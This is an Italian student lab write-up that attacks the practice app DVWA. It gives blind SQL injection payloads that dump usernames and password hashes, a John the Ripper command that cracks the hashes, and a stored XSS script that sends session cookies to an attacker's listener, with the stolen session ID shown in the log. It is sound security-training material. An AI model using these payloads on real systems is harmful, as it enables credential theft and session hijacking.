

CONSEGNA S6/L5


In questa lezione si va ad effettuare un **SQL Injection Blind** per andare a ricavare delle **password** da un **database**; lanceremo in seguito anche un **attacco XSS stored** per rubare i **cookie di sessione**.

Per quanto riguarda l'attacco SQL Injection Blind si differenzia da quello base per il solo fatto che **non ci restituisce un messaggio di errore** e quindi dobbiamo eseguirlo "alla cieca".


Per fare un piccolo test per verificare che l'attacco funzioni è fare un piccolo **time sleep**, mandando il seguente script:

1' and sleep(5)#

Il time sleep non è altro che un *comando SQL* per **fermare il traffico client-server** per una quantità specificata di tempo, in questo caso 5 secondi.



Ora mandiamo il comando **1' UNION SELECT user, password FROM users#** per entrare con l'**ID 1** e mostrare gli **user** e le **password** della tabella **users**.



Salviamo quanto trovato in un documento di testo, nel mio caso chiamato **DVWAshadow.txt**.

Lanciamo John The Ripper da terminale utilizzando il seguente comando per la decriptazione delle password in hash:

john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt DVWAshadow.txt

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~]
$ ping 192.168.32.101
PING 192.168.32.101 (192.168.32.101) 56(84) bytes of data.
64 bytes from 192.168.32.101: icmp_seq=1 ttl=64 time=0.863 ms
64 bytes from 192.168.32.101: icmp_seq=2 ttl=64 time=0.233 ms
^C
— 192.168.32.101 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1018ms
rtt min/avg/max/mdev = 0.233/0.548/0.863/0.315 ms

(kali@kali)-[~]
$ john --format=raw-md5 --show=/home/kali/Desktop/rockyou.txt DVWAshadow.txt
Invalid option in --show switch. Valid options:
--show, --show=left, --show=formats, --show=types, --show=invalid

(kali@kali)-[~]
$ john --format=raw-md5 --show/home/kali/Desktop/rockyou.txt DVWAshadow.txt
Unknown option: "--show/home/kali/Desktop/rockyou.txt"

(kali@kali)-[~]
$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt DVWAshadow.txt
Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
stat: DVWAshadow.txt: No such file or directory

(kali@kali)-[~]
$ cd Desktop

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt DVWAshadow.txt
Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
admin:password
gordondb:abc123
1337:charley
smithy:password

4 password hashes cracked, 52 left
```

Ora possiamo iniziare l'**attacco XSS**.

Si andrà ad inserire codice dentro il web server della DVWA, che ruberà i cookie di sessione di ogni utente che arriverà al link specificato; dopodiché invierà quei cookie al nostro server in ascolto.

Apriamo un **server http**, in questo caso in ascolto sulla **porta 9000**.


Per farlo si apre il terminale e si digita questo comando:

python3 -m http.server 9000

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
-  
(kali@kali)-[~]  
$ python3 -m 9000  
/usr/bin/python3: No module named 9000  
  
(kali@kali)-[~]  
$ python  
Python 3.11.6 (main, Oct 8 2023, 05:06:43) [GCC 13.2.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>>  
KeyboardInterrupt  
>>>  
zsh: suspended python  
  
(kali@kali)-[~]  
$ python3 -m http.server 9000  
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

Andiamo nella sezione **XSS stored** e possiamo caricare il nostro script.
Inseriamo il seguente script per prendere i cookie di ogni utente che visita questa directory,
che saranno poi inviati al nostro server in ascolto:

```
<script>window.location='http://0.0.0.0/9000/?cookie=' + document.cookie</script>
```



Per default possiamo inserire soltanto **50 caratteri** ma il nostro script è più lungo. Per ovviare a ciò basta fare **ispeziona pagina** e andare a **modificare manualmente** questo limite, andando a cambiare quel 50 in un valore maggiore. Nel mio caso è stato inserito **5000**, un valore ampiamente sufficiente per il nostro script.

Quello che segue è il risultato dopo aver cliccato sull'hyperlink.
Nel terminale si può vedere come, una volta fatto click, viene rubata la sua Session ID e mandata al nostro server.

Directory listing for /?cookie=security=low; PHPSESSID=aced62f62b2c262e317ba6e8febbf874

Directory listing for /?cookie=security=low; PHPSESSID=aced62f62b2c262e317ba6e8febbf874

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.dpkg-new](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.lessshst](#)
- [.local/](#)
- [.maltego/](#)
- [.mongorc.js](#)
- [.mozilla/](#)
- [.profile](#)
- [.rediscli_history](#)
- [.ssh/](#)
- [.sudo_as_admin_successful](#)
- [.vboxclient-clipboard-tty7-control.pid](#)
- [.vboxclient-clipboard-tty7-service.pid](#)
- [.vboxclient-display-svga-x11-tty7-control.pid](#)
- [.vboxclient-display-svga-x11-tty7-service.pid](#)
- [.vboxclient-draganddrop-tty7-control.pid](#)
- [.vboxclient-draganddrop-tty7-service.pid](#)
- [.vboxclient-hostversion-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-service.pid](#)
- [.vboxclient-vmvga-session-tty7-control.pid](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh_history](#)

```
(kali@kali)~$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
127.0.0.1 - - [12/Jan/2024 13:01:04] "GET /?cookie=security=low; PHPSESSID=aced62f62b2c262e317ba6e8febbf874 HTTP/1.1" 200 -
```